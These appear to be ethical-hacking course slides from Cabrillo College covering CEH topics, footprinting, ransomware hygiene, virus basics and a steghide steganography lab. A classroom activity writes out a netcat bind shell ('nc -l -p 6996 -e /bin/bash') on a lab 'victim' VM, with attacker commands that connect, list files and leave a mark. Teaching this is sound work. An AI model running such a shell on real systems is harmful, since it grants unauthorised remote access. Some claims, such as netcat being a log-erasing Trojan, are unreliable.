Wireshark showing the connection used for the netcat session closing using the abbreviated three-way handshake.

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Credits

1. Wonder HOW TO (Null Byte) - How to Use Netcat, the Swiss Army Knife of Hacking Tools

   http://null-byte.wonderhowto.com/how-to/hack-like-pro-use-netcat-swiss-army-knife-hacking-tools-0148657/

2. BinaryTides - 10 examples of Linux ss command to monitor network connections

   http://www.binarytides.com/linux-ss-command/

3. BinaryTides - 10 examples of Linux netstat command

   http://www.binarytides.com/linux-netstat-command-examples/

Activity

On Kali (victim)

Set up netcat (nc) as a listener on Kali

`nc -l -p 6996 -e /bin/bash`

In another terminal monitor connections

`ss -tn`

Mark left by OWASP user on Kali

On OWASP (attacker)

Use netcat (nc) on OWASP to read files on Kali and leave a mark.

`nc 10.76.XX.150 6996`
`ls`
`touch xxxxWasHere`
`<Ctrl>-D`

Best Practices

Best Practices

What is Ransomware and 15 Easy Steps To Keep Your System Protected [Updated] by Andra Zaharia

https://heimdalsecurity.com/blog/what-is-ransomware-protection/

Locally, on the PC

1. I don't store important data only on my PC.
2. I have 2 **backups of my data**: on an external hard drive and in the cloud – Dropbox/Google Drive/etc.
3. The Dropbox/Google Drive/OneDrive/etc. application on my computer is not turned on by default. I only open them once a day, to sync my data, and close them once this is done.
4. My operating system and the software I use is up to date, including the latest security updates.
5. For daily use, I don't use an administrator account on my computer. I use a guest account with limited privileges.
6. I have turned off macros in the Microsoft Office suite – Word, Excel, PowerPoint, etc.
In the browser
7. I have removed the following plugins from my browsers: Adobe Flash, Adobe Reader, Java and Silverlight. If I absolutely have to use them, I set the browser to ask me if I want to activate these plugins when needed.
8. I have adjusted **my browser's security and privacy settings** for increased protection.
9. I have removed **outdated plugins and add-ons** from my browsers. I only kept the ones I use on a daily basis and I keep them updated to the latest version.
10. I use an ad-blocker to avoid the threat of potentially malicious ads.

Online behavior

1. I never open spam emails or emails from unknown senders.
2. I never download attachments from spam emails or suspicious emails.
3. I never click links in spam emails or suspicious emails.

Anti-ransomware security tools

1. I use a reliable, paid antivirus product that includes an automatic update module and a real-time scanner.
2. I understand the importance of having a **traffic-filtering solution** that can provide proactive anti-ransomware protection.

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EC-Council CEH Mini Assessment

EC-Council

Who We Are

International Council of E-Commerce Consultants, also known as EC-Council, is the world's largest cyber security technical certification body. We operate in 140 countries globally and we are the owner and developer of the world-famous Certified Ethical Hacker (CEH), Computer Hacking Forensics Investigator (C|HFI), Certified Security Analyst (ECSA), License Penetration Testing (Practical) programs, among others. We are proud to have trained and certified over 140,000 information security professionals globally that have influenced the cyber security mindset of countless organizations worldwide.

"*Our lives are dedicated to the mitigation and remediation of the cyber plaque that is menacing the world today* "

Jay Bavisi
President & CEO
EC-Council

Our certification programs are recognized worldwide and have received endorsements from various government agencies including the US Federal Government via the Montgomery GI Bill, and the US Government National Security Agency (NSA) and the Committee on National Security Systems (CNSS) certifying EC-Council's Certified Ethical Hacking (CEH), Network Security Administrator (ENSA), Computer Hacking Forensics Investigator (CHFI), Disaster Recovery Professional (EDRP), Certified Security Analyst (E|CSA) and Licensed Penetration Tester(LPT) program for meeting the 4011, 4012, 4013A, 4014, 4015 and 4016 training standards for information security professionals and most recently EC-Council has received accreditation from the American National Standards Institute (ANSI).

https://www.eccouncil.org/about/

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EC-Council

Our Mission

The EC-Council mission is "to validate information security professionals who are equipped with the necessary skills and knowledge required in a specialized information security domain that will help them avert a cyber conflict, should the need ever arise." EC-Council is committed to uphold the highest level of impartiality and objectivity in its practices, decision making, and authority in all matters related to certification.

EC-Council

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

EC-Council Mini-Assessment Q1-10

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

Lets do questions 1-10 together using the chat window

Housekeeping

Housekeeping

1. Still need you grading code name? Send me your student survey & agreement if you haven't already.

2. Lab 4 due by 11:59PM (Opus-II time) tonight.

3. First test next week!

4. Practice test available after class.

Perkins/VTEA Survey

This is an important source of funding for Cabrillo College.

Send me an email stating you completed this Perkins/VTEA survey for **three points extra credit!**

https://opus-ii.cis.cabrillo.edu/forum/viewtopic.php?f=4&t=80

LinkedIn
Computer Science and
Computer Information Systems at Cabrillo College

For 3 points extra credit:

1) Join LinkedIn.com
2) Join this group
3) Send me an email when finished.

https://www.linkedin.com/groups/6689142

Cabrillo Networking Program Mailing list

Subscribe by sending an email (no subject or body) to:

networkers-subscribe@cabrillo.edu

- Program information
- Certification information
- Career and job information
- Short-term classes, events, lectures, tours, etc.
- Surveys
- Networking info and links

Microsoft Academic Webstore

- Microsoft software for students registered in a CIS or CS class at Cabrillo

- Available after registration is final (two weeks after first class)

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

VMware Academic Webstore

- VMware software for students registered in a CIS or CS class at Cabrillo

- Available after registration is final (two weeks after first class)

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

If you haven't already

Change your default password on Opus-II

```
[simben90@opus-ii ~]$ passwd
Changing password for user simben90.
Changing password for simben90.
(current) UNIX password:
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[simben90@opus-ii ~]$
```

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EC-Council Mini-Assessment Q11-20

Lets do questions 11-20 together using the chat window

Domain 1

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Domain 1

Introduction to Ethical Hacking

Objectives

- ➢ Describe the five phases of ethical hacking
- ➢ Describe the different types of hacker attacks
- ➢ Describe hactivism
- ➢ Understand the scope and limitations of ethical hacking
- ➢ Understand vulnerability research and list the various vulnerability research tools
- ➢ Learn the different ways an ethical hacker tests a target network

Introduction to Ethical Hacking

Information assets need to be secured

Assumptions

- Upper management understands the need for security
- A Security Policy is in place specifying how objects in a security domain are allowed to interact

Challenge

Guard the infrastructure against exploits by being aware of those who seek to use that same infrastructure for their own purposes

Solution

- Hire an ethical hacker with the skills of a malicious hacker

Vulnerability

Weakness in a target due to failures in analysis, design, implementation, or operation

Weakness in an information system (or components) due to system security procedures, hardware design or internal controls that can be exploited

Weakness, design error, or implementation error that leads to an unexpected (and undesirable) event compromising security of the system, network, application, or protocol

Attack

- ➤ The deliberate assault on the security of a system
- ➤ Active versus passive attacks
  - ✓ Active attacks modify a target system affecting the confidentiality, integrity, and availability (alters)
  - ✓ Passive attacks violate the confidentiality of a system's data without affecting the state of the system (learns)
- ➤ Inside versus outside attacks
  - ✓ Inside attacks is initiated from within a network by an authorized user
  - ✓ Outside attacks initiated by an intruder without authorization to the network

Security versus Functionality and Ease of Use

Functionality

Moving towards security means moving away from functionality and ease of use

New products entering market

Security

Ease of Use

Phases of an Attack

Reconnaissance → Scanning → Gaining access → Maintaining access → Covering tracks

Reconnaissance

- ➤ The planning phase
- ➤ Attacker gathers as much information as possible about the target
- ➤ Reconnaissance types
  - ✓ Passive – attacker does not interact with the system directly
    - Social engineering
    - Dumpster diving
  - ✓ Active – attacker uses tools
    - Detects open ports
    - Router locations
    - Network mapping
    - Operating system details

Scanning

Attacker uses reconnaissance to identify specific vulnerabilities

Most commonly used tools are vulnerability scanners

Port scanners are used to detect listening ports that gives clues to what types of services are running

Involves more in-depth probing; extension of active reconnaissance

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Gaining Access

Gain access locally, offline, over a network, or over the Internet

Factors affecting the hacker's success

Architecture and configuration of the target system
Skill level
- Level of access obtained

Maintaining Access

Install a backdoor

Install rootkits

Remove evidence of entry

Use IDSs or honeypots

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Covering Tracks

- Erase all evidence

- ps or netcat are Trojans used to erase the attacker's actions from log files

- Steganography and tunneling can also be used
  - Steganography – hiding data in other data
  - Tunneling – carrying one protocol in another

- Host-based intrusion detection and anti-virus used for detection

I don't see Steganography in our textbook.

No problem.

Types of Hacker Attacks

Operating system attacks	Application-level attacks	Shrink-wrap code attacks	Mis-configuration attacks
Increasing features increases complexity	Security not always a priority for software developers	Developers use free libraries and code licensed from other sources	Create a simple configuration removing all unnecessary services and software

Hacktivism

➢ Combines hack with activism

➢ Use hacking to increase awareness of a social or political agenda

➢ Targets include government agencies and multinational corporations

Black hats – use computer skills for illegal purposes	White hats – use ability for defensive purposes
Hacker Classes	
Gray hats – believe in full disclosure	Suicide hackers – willing to become martyrs for their cause

Ethical Hackers

➢ Hired to evaluate and defend against threats

➢ Seeks answers to three basic questions

  ✓ What can an attacker see on a target?

  ✓ What can an attacker do with that information?

  ✓ Are the attackers' attempts being noticed on the target?

➢ Employ the same tools and techniques as attackers

➢ Skills required

  ✓ Detailed knowledge of both hardware and software

  ✓ Strong grasp on networking and programming

  ✓ Knowledge of the installation and maintenance of multiple operating systems

Vulnerability Research

➢ Discovering system design faults and weaknesses

➢ Keeping up-to-date on new products and technologies

➢ Monitoring underground hacking web sites

➢ Checking newly released alerts

➢ Consulting useful web sites

 ✓ US-CERT: www.us-cert.gov

 ✓ National Vulnerability Database: nvd.nist.gov

 ✓ What other web site can you find?

Ethical Hacking Assignment

| Meet with client to provide an overview | Prepare a nondisclosure agreement | Compile a team and schedule the testing | Conduct the test
• Black box testing
• White box testing | Analyze the results and prepare a report | Deliver the report |

Computer Crime

Categories
- Crimes facilitated by the use of a computer
- Crimes where the computer is the target

Laws and Acts
- Cyber Security Enhancement Act

EC-Council Mini-Assessment Q21-30

Questions 21-30 (five minutes)

Steganography Part 1 Embed file in picture

Installing steghide on Kali (in EH-Pod)


```
apt-get update
apt-get install steghide
```

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steghide command syntax

Embed a secret file in a picture

steghide embed -cf <cover-file> **-ef** *<embedded-file>*

Extract the secret file

steghide extract -sf *<stego-file>*

Embed secret file into image

steghide embed -cf queen-annes-lace-76.jpg -ef secret

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Compare images visually

Copy of original

Modified image with embedded secret file

Compare images files

`ls -l`

root@kali32: ~/Pictures

File Edit View Search Terminal Help

```
root@kali32:~/Pictures# ls -l
total 6104
-rw-r--r-- 1 root root 3114383 Sep 25 17:17 queen-annes-lace-76.jpg
-rw-r--r-- 1 root root 3126152 Sep 25 16:53 queen-annes-lace.jpg
-rw-r--r-- 1 root root      22 Sep 25 17:04 secret
root@kali32:~/Pictures#
```

The modified file is slightly smaller

Copy modified image file

```
scp queen-annes-lace-76.jpg rsimms@opus-ii:/home/cis76/depot/lesson05/
```


Copy the file to the Opus-II

Steganography Part e Extract file from picture

Get modified image (to EH pod)

```
scp simben76@opus-ii:../depot/lesson05/*-76.jpg .
```

Extract the secret message (on EH pod)

```
steghide extract -sf queen-annes-lace-76.jpg\
cat secret
```

Activity

Install steghide on your Kali VM

```
apt-get update
apt-get install steghide
```

Download the image file from Opus

```
scp xxxxxx76@opus-ii.cis.cabrillo.edu:../depot/lesson05/*76.jpg .
```

Extract the secret file

```
steghide extract -sf queen-annes-lace-76.jpg
cat secret
```

Paste the secret message into the chat window

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Domain 2

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Domain 2

Footprinting and Reconnaissance

Objectives

- ➢ Explain the term Footprinting
- ➢ Explain the information that hackers seek
- ➢ Describe information gathering tools and methodology
- ➢ Explain DNS enumeration
- ➢ Explain Whois

Footprinting

Gathering information about the security profile of a computer system or organization

First of the three pre-attack phases

Information sought:

Domain name
Telephone numbers
Authentication
Access Control Lists
IP Address
Services
Presence of IDS

Information Gathering Methodology

Initial information (Domain name) → Locate the network range (Nslookup , WHOIS) → Confirm active machines (Ping) → Discover open ports/access points (Port scanners) → Detect operating systems (Telnet query) → Uncover services on ports → Map the network

Archived Websites

This is a partial screenshot from www.archive.org showing the archived information available for cssia.org

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Searching Public Records

Google → VitalRec.com → Yahoo People Search → People-Search-America.com → Switchboard → Google Finance → Zabasearch.com → Usa.gov

vitalrec.com

Yahoo People Search

Switchboard

Switchboard

Yahoo People Search

Google Finance

ZABA SEARCH

USA.GOV

whitehouse.gov

Tools

Domain Name Search	DNS Information Tools	Zone Transfers
• WHOIS • SmartWHOIS.com • Active Whois Network Tool	• ViewDNS.info • DNS Enumerator • SpiderFoot • Nslookup	• DNStuff.com • Expired Domains

viewdns.info

http://viewdns.info/

Locating the Network Range

spiderfoot

http://www.spiderfoot.net/

3d Traceroute

Other Useful Tools

E-Mail Spiders

Locating Network Activity

- GEO Spider

Google Earth

Meta Search Engines

- Dogpile
- WebFerret
- Robots.txt
- WTR – Web the Ripper 2
- Web Site Watcher

Conducting Active and Passive Reconnaissance Against a Target

- ➢ External Active Reconnaissance
  - ✓ Perform a banner grab
  - ✓ Use Google for research
  - ✓ Zenmap utility
- ➢ Internal Active Reconnaissance
  - ✓ Metasploit
- ➢ Internal and External Passive Reconnaissance

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EC-Council Mini-Assessment Q31-40

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/

Questions 31-40

Domain 7

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

Domain 7

Viruses and Worms

Objectives

➢ Identify the symptoms of a virus

➢ Describe how a virus works

➢ Describe how a computer gets infected by viruses

➢ Explain virus analysis

➢ Identify the types of viruses

➢ Describe the storage pattern of a virus

➢ Explain antivirus evasion techniques

➢ Identify virus detection methods and countermeasures

Symptoms of a Virus

Programs take longer to load	→	Hard drive is always full	→	Floppy disk drive or hard drive runs when it is not being used

Unknown files keep appearing	→	Keyboard or the computer emits strange or beeping sounds	→	Computer monitor displays strange graphics

File names turn strange, often beyond recognition	→	Program's size keeps changing	→	Memory on the system seems to be in use

Stages of a Virus Life

Elimination

Design

Incorporation

Replication

Detection

Launch

Infection Phase

Types of Viruses

